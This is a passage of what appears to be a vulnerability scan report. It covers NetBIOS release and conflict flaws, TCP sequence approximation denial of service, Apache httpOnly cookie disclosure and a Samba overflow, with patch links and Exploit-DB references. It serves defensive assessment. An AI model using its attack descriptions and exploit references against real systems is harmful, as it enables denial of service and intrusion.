Microsoft Windows NT Terminal Server patch Q269239i (http://www.microsoft.com/downloads/release.asp?ReleaseID=24516)
Microsoft Windows 2000 patch Q269239_W2K_SP2_x86_en
(http://download.microsoft.com/download/win2000platform/Patch/q269239/NT5/EN-US/Q269239_W2K_SP2_x86_en.EXE)
For Samba there are no vendor supplied patches available at this time.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2000-0673
Description:	Microsoft Windows NT 4.0/2000 - NetBIOS Name Conflict - The Exploit-DB Ref : 20106
Link:	http://www.exploit-db.com/exploits/20106

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Found through udp port 137

🟥🟥🟥□□ 3 NetBIOS Release Vulnerability

QID:	70009
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2000-0673
Vendor Reference:	MS00-047
Bugtraq ID:	1515, 1514
Service Modified:	03/17/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A malicious user can send a NetBIOS Release message to a NetBIOS name service.

IMPACT:

If successfully exploited, the receiving machine is forced to place its name in conflict so that it will no longer be able to use it.

SOLUTION:

This is the correct protocol behavior. The best workaround for Microsoft Windows and Samba servers is to block all incoming traffic from the Internet to UDP ports 137 and 138.
Also for Windows, Microsoft has released a patch (Hotfix 269239), which adds a registry key that disables the NetBIOS name service from paying attention to these messages. For more information on this vulnerability and the patch, read Microsoft Security Bulletin (MS00-047) (http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS00-047.asp).
Hotfix 269239 mitigates the issue by generating log events for detected name conflicts. Note that while Hotfix 269239 provides notification when name conflicts occur, the system remains vulnerable.
Microsoft acknowledges this problem in their documentation for Hotfix 269239.
The following is a list of Microsoft patches:
Microsoft Windows 2000 (Professional, Server, and Advanced Server) Patch (http://www.microsoft.com/Downloads/Release.asp?ReleaseID=23370)
Microsoft Windows NT 4.0 (Workstation, Server, and Server, Enterprise Edition) Patch (http://www.microsoft.com/Downloads/Release.asp?ReleaseID=22138)
Microsoft Windows NT Server 4.0 (Terminal Server Edition) Patch (http://www.microsoft.com/Downloads/Release.asp?ReleaseID=24516)
Windows 2003 inherently supports the registry value for ignoring Name release mentioned in the MS00-047 document. Please refer the document MS00-047 for information on configuring this registry value.
For Samba server there are no vendor supplied patches available at this time.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2000-0673
Description:	Microsoft Windows NT 4.0/2000 - NetBIOS Name Conflict - The Exploit-DB Ref : 20106
Link:	http://www.exploit-db.com/exploits/20106

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Found through udp port 137

■■■□□ 3 TCP Sequence Number Approximation Based Denial of Service

QID:	82054
Category:	TCP/IP
Associated CVEs:	CVE-2004-0230
Vendor Reference:	-
Bugtraq ID:	10183
Service Modified:	03/08/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.
The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.
This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.
This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.
There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.
Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.
It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:

Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts.

SOLUTION:

Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.
Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP (http://packetstormsecurity.org/0404-advisories/246929.html) details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.
Refer to US-CERT Vulnerability Note VU#415294 (http://www.kb.cert.org/vuls/id/415294) and OSVDB Article 4030 (http://osvdb.org/4030) to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.
For Microsoft: Refer to MS05-019 (https://docs.microsoft.com/en-us/security-updates/securitybulletins/2005/ms05-019) and MS06-064 (https://docs.microsoft.com/en-us/security-updates/securitybulletins/2006/ms06-064) for further details.
For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P (ftp://patches.sgi.com/support/free/security/advisories/20040905-01-P.asc)
For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14 (ftp://ftp.sco.com/pub/updates/UnixWare/SCOSA-2005.14/SCOSA-2005.14.txt)
For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 (http://www.kb.cert.org/vuls/id/JARL-5YGQAJ) to obtain additional details. Also, refer to TA04-111A (http://www.us-cert.gov/cas/techalerts/TA04-111A.html) for detailed mitigating strategies against these attacks.
For NetBSD: Refer to NetBSD-SA2004-006 (ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2004-006.txt.asc)
For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml (http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-ios.shtml).
For IBM : Refer to IBM-tcp-sequence-number-cve-2004-0230 (https://www.ibm.com/support/pages/tcp-sequence-number-approximation-based-denial-service-cve-2004-0230).
For Red Hat Linux: There is no fix available : Refer to (https://access.redhat.com/security/cve/cve-2004-0230).
Workaround:The following BGP-specific workaround information has been provided.
For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.
Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template (http://www.cymru.com/Documents/secure-bgp-template.html)

JUNOS Secure BGP Template (http://www.cymru.com/gillsr/documents/junos-bgp-template.pdf)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2004-0230
Description:	Microsoft Windows - Malformed IP Options Denial of Service (MS05-019) - The Exploit-DB Ref : 942
Link:	http://www.exploit-db.com/exploits/942
Reference:	CVE-2004-0230
Description:	Microsoft Windows XP/2000 - TCP Connection Reset - The Exploit-DB Ref : 276
Link:	http://www.exploit-db.com/exploits/276
Reference:	CVE-2004-0230
Description:	TCP Connection Reset - Remote Denial of Service - The Exploit-DB Ref : 291
Link:	http://www.exploit-db.com/exploits/291
Reference:	CVE-2004-0230
Description:	Multiple Vendor - TCP Sequence Number Approximation (1) - The Exploit-DB Ref : 24030
Link:	http://www.exploit-db.com/exploits/24030
Reference:	CVE-2004-0230
Description:	Multiple Vendor - TCP Sequence Number Approximation (2) - The Exploit-DB Ref : 24031
Link:	http://www.exploit-db.com/exploits/24031
Reference:	CVE-2004-0230
Description:	Multiple Vendor - TCP Sequence Number Approximation (3) - The Exploit-DB Ref : 24032
Link:	http://www.exploit-db.com/exploits/24032
Reference:	CVE-2004-0230
Description:	Multiple Vendor - TCP Sequence Number Approximation (4) - The Exploit-DB Ref : 24033
Link:	http://www.exploit-db.com/exploits/24033

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Tested on port 111 with an injected SYN/RST offset by 16 bytes.
Tested on port 21 with an injected SYN/RST offset by 16 bytes.

3 Apache HTTP Server HttpOnly Cookie Information Disclosure Vulnerability

QID:	87120
Category:	Web server
Associated CVEs:	CVE-2012-0053
Vendor Reference:	Apache 2.2, IBM HTTP Server
Bugtraq ID:	51706
Service Modified:	10/18/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
A flaw was found in the default error response for status code 400. This flaw could be used by an attacker to expose "httpOnly" cookies when no custom ErrorDocument is specified.
Affected Versions:

Apache HTTP Server 2.2.0 through to 2.2.21.
IBM HTTP Server prior to 6.1.0.43, 7.0.0.23, 8.0.0.3

IMPACT:

Successfully exploiting this vulnerability might allow a remote attacker to get access to sensitive information.

SOLUTION:

This issue has been patched in Apache 2.2.22. Refer to Apache 2.2 Security Vulnerabilities (http://httpd.apache.org/security/vulnerabilities_22.html). IBM also released updated versions to fix this vulnerability. Refer to IBM HTTP Server Advisory (http://www-01.ibm.com/support/docview.wss?uid=swg1PM56128).
Workaround:
Specifying a custom ErrorDocument with "hardcoded plaintext" mitigates the issue. Refer to Apache ErrorDocument Directive (http://httpd.apache.org/docs/2.2/mod/core.html#errordocument) for more information.
Please note that ErrorDocument setting using "path" or "external URL" does not mitigate this issue.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2 (Apache HTTP Server) (http://httpd.apache.org/download.cgi#apache22)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2012-0053
Description:	Apache - httpOnly Cookie Disclosure - The Exploit-DB Ref : 18442
Link:	http://www.exploit-db.com/exploits/18442

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Apache HTTP Server httpOnly Cookie Information Disclosure Vulnerability detected on port 80.

3 Samba Security Update (RHSA-2007:0354)

QID:	115555
Category:	Local
Associated CVEs:	CVE-2007-2446
Vendor Reference:	RHSA-2007:0354
Bugtraq ID:	23973, 25159, 24198, 24197, 24196, 24195
Service Modified:	06/10/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba provides file and printer sharing services to SMB/CIFS clients. It is susceptible to the following vulnerabilities.
A heap overflow vulnerability because of bugs in NDR parsing, which are used to decode MS-RPC requests. (CVE-2007-2446)
A remote code execution vulnerability because user input parameters are being passed directly to /bin/sh. (CVE-2007-2446)

IMPACT:

A malicious attacker can send carefully crafted packets to the server, causing a heap overflow leading to remote code execution.

SOLUTION:

Refer to Red Hat security advisory RHSA-2007:0354 (http://rhn.redhat.com/errata/RHSA-2007-0354.html) for patches and further details.
HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02218 (http://www11.itrc.hp.com/service/cki/docDisplay.do?docLocale=en&docId=emr_na-c01067768-1) (registration required) for further details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-swat-3.0.23c-2.el5.2.0.2.i386) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.23c-2.el5.2.0.2/i386/samba-swat-3.0.23c-2.el5.2.0.2.i386.rpm?__gda__=1274826211_fa4d3eaeac22ab85c42e98d599081eeb&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-client-3.0.23c-2.el5.2.0.2.i386) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.23c-2.el5.2.0.2/i386/samba-client-3.0.23c-2.el5.2.0.2.i386.rpm?__gda__=1274826212_d71b9ced3f976e5d3757a1f241ae5404&ext=.rpm)

RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-3.0.23c-2.el5.2.0.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.23c-2.el5.2.0.2/i386/samba-3.0.23c-2.el5.2.0.2.i386.rpm?__gda__=1274826212
_50a389a901a5364c752febd3aa9bf1b9&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-common-3.0.23c-2.el5.2.0.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/i386/samba-common-3.0.23c-2.el5.2.0.2.i386.rpm?_
_gda__=1274826213_de733ad3606b8ddf306aed08cef6f536&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-3.0.23c-2.el5.2.0.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.23c-2.el5.2.0.2/ppc/samba-3.0.23c-2.el5.2.0.2.ppc.rpm?__gda__=1274826213
_308fd766e00db240374b24a5bff780e8&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-common-3.0.23c-2.el5.2.0.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/ppc/samba-common-3.0.23c-2.el5.2.0.2.ppc.rpm?_
_gda__=1274826214_e018f4db6a92b974e06e597608be8e86&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-common-3.0.23c-2.el5.2.0.2.ppc64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/ppc64/samba-common-3.0.23c-2.el5.2.0.2.ppc64.r
pm?__gda__=1274826214_806148f32b43d28415e9b1b6287500f8&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-client-3.0.23c-2.el5.2.0.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.23c-2.el5.2.0.2/ppc/samba-client-3.0.23c-2.el5.2.0.2.ppc.rpm?__gda_
_=1274826215_49297b65a780bdf602f30540ae68a3cf&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-swat-3.0.23c-2.el5.2.0.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.23c-2.el5.2.0.2/ppc/samba-swat-3.0.23c-2.el5.2.0.2.ppc.rpm?__gda__=
1274826215_9b190e06cc3c6bcfb78fd0452a706730&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-3.0.23c-2.el5.2.0.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.23c-2.el5.2.0.2/ia64/samba-3.0.23c-2.el5.2.0.2.ia64.rpm?__gda__=1274826216
_1efcb43c2adfc8dc671a6ac18844b81e&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-swat-3.0.23c-2.el5.2.0.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.23c-2.el5.2.0.2/ia64/samba-swat-3.0.23c-2.el5.2.0.2.ia64.rpm?__gda__=
1274826216_f6680ce1f6c30a80c743d2a028dc325d&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-common-3.0.23c-2.el5.2.0.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/ia64/samba-common-3.0.23c-2.el5.2.0.2.ia64.rpm?_
_gda__=1274826217_a53c4c66831c8e4f6d15647fc9eacca0&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-client-3.0.23c-2.el5.2.0.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.23c-2.el5.2.0.2/ia64/samba-client-3.0.23c-2.el5.2.0.2.ia64.rpm?__gda_
_=1274826217_64ef903924d08bd43f197d557ec9d718&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-swat-3.0.23c-2.el5.2.0.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.23c-2.el5.2.0.2/x86_64/samba-swat-3.0.23c-2.el5.2.0.2.x86_64.rpm?__
gda__=1274826218_c310d43e7ccba3038dadad9fd8a61206&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-client-3.0.23c-2.el5.2.0.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.23c-2.el5.2.0.2/x86_64/samba-client-3.0.23c-2.el5.2.0.2.x86_64.rpm?
__gda__=1274826218_5a12ab53187fe94420b5a4d326c5299c&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-common-3.0.23c-2.el5.2.0.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/x86_64/samba-common-3.0.23c-2.el5.2.0.2.x86_64.
rpm?__gda__=1274826219_8f078c40e4f0a6be35a5d6d26cb9a42c&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-3.0.23c-2.el5.2.0.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.23c-2.el5.2.0.2/x86_64/samba-3.0.23c-2.el5.2.0.2.x86_64.rpm?__gda__=1274
826219_d52972f469202b8ee2c7113770987051&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-common-3.0.23c-2.el5.2.0.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.23c-2.el5.2.0.2/i386/samba-common-3.0.23c-2.el5.2.0.2.i386.rpm?__
gda__=1274826220_8f03f8b6fc9d914fbc695ad80143d7fe&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/x86_64/samba-common-3.0.9-1.3E.13.2.x86_64.rpm?_
_gda__=1274826220_896637dcca6ccdd0c3ccae44b1ade03a&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-client-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/x86_64/samba-client-3.0.9-1.3E.13.2.x86_64.rpm?__gda
__=1274826221_29a162da8a6e55ab012716ed22ea569b&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826221_fae5
2e01100c3de96b1a940fe691407e&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826222_3b565ccbec16f382fd5cb60460351adc&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/x86_64/samba-3.0.9-1.3E.13.2.x86_64.rpm?__gda__=1274826222
_7c327fb17b16cd132b69d4f9fec14931&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-swat-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/x86_64/samba-swat-3.0.9-1.3E.13.2.x86_64.rpm?__gda__
=1274826223_03ccafaeee68319c5794de4ccbc703bb&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-swat-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/ia64/samba-swat-3.0.9-1.3E.13.2.ia64.rpm?__gda__=127482
6223_e2b5ef6f9108218845684f1fd5dac2b7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826224_b08f7
2be5726ee10dc14f9f1de66f0da&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-common-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/ia64/samba-common-3.0.9-1.3E.13.2.ia64.rpm?__gda__
=1274826224_998e7c0429f45322259f7490b3251d4a&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/ia64/samba-3.0.9-1.3E.13.2.ia64.rpm?__gda__=1274826225_ea62
c172d47ac35737a4522226c752c9&ext=.rpm)

RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826225_c2061b993bca7312213d2baffa3ee4e7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-client-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/ia64/samba-client-3.0.9-1.3E.13.2.ia64.rpm?__gda__=127
4826226_3bab3b3d3ba31e7bd680475d5d134cbe&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-swat-3.0.9-1.3E.13.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/ppc/samba-swat-3.0.9-1.3E.13.2.ppc.rpm?__gda__=1274826
226_fb5811eb5355af707470220dcc771708&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-3.0.9-1.3E.13.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/ppc/samba-3.0.9-1.3E.13.2.ppc.rpm?__gda__=1274826227_4530f62
a9d6f07e36656548071cdbf10&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-common-3.0.9-1.3E.13.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/ppc/samba-common-3.0.9-1.3E.13.2.ppc.rpm?__gda__=1
274826227_61cf6149a5bbab85baf9b66d03bf70d1&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-3.0.9-1.3E.13.2.ppc64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/ppc64/samba-3.0.9-1.3E.13.2.ppc64.rpm?__gda__=1274826228_f4
b32de1eb9f7cdae751fb7026505391&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-client-3.0.9-1.3E.13.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/ppc/samba-client-3.0.9-1.3E.13.2.ppc.rpm?__gda__=12748
26229_c4bac6e9dac7da8fa6e585619ba10848&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for iSeries and pSeries) (samba-common-3.0.9-1.3E.13.2.ppc64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/ppc64/samba-common-3.0.9-1.3E.13.2.ppc64.rpm?__gd
a__=1274826229_0e49047be8850195a0abad06047978b0&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-swat-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/i386/samba-swat-3.0.9-1.3E.13.2.i386.rpm?__gda__=127482
6230_ef19c554fae6c3d0bbddd4e82b464f77&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826230_fc847
ee9a52d53dff250b69728291b40&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826231_cafde9a62f246cb0086bb64602a9d8e4&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 3 for x86) (samba-client-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/i386/samba-client-3.0.9-1.3E.13.2.i386.rpm?__gda__=127
4826231_03db61d410d1e3390ed729c6cf66e417&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/i386/samba-3.0.10-1.4E.12.2.i386.rpm?__gda__=1274826232_0a8
232407af9a33aa16b7a000c258c2f&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-swat-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/i386/samba-swat-3.0.10-1.4E.12.2.i386.rpm?__gda__=127
4826232_c4ad9a83579d99992201551dbaf721b2&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-client-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/i386/samba-client-3.0.10-1.4E.12.2.i386.rpm?__gda__=12
74826233_1ef5e35caf6f66b152d4260d4a6d6811&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 32-bit x86) (samba-common-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda_
_=1274826233_bf6587e8298db2c441c9ba100bf73aef&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-3.0.10-1.4E.12.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/x86_64/samba-3.0.10-1.4E.12.2.x86_64.rpm?__gda__=12748262
34_0ceffbe13759397feea636a031af4bb7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-client-3.0.10-1.4E.12.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/x86_64/samba-client-3.0.10-1.4E.12.2.x86_64.rpm?__gd
a__=1274826234_898752d1ce0d12374892353ef8016e1f&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-common-3.0.10-1.4E.12.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/x86_64/samba-common-3.0.10-1.4E.12.2.x86_64.rpm?
__gda__=1274826235_2fdb085e49723bdd990b32f4858b2b42&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-swat-3.0.10-1.4E.12.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/x86_64/samba-swat-3.0.10-1.4E.12.2.x86_64.rpm?__gda_
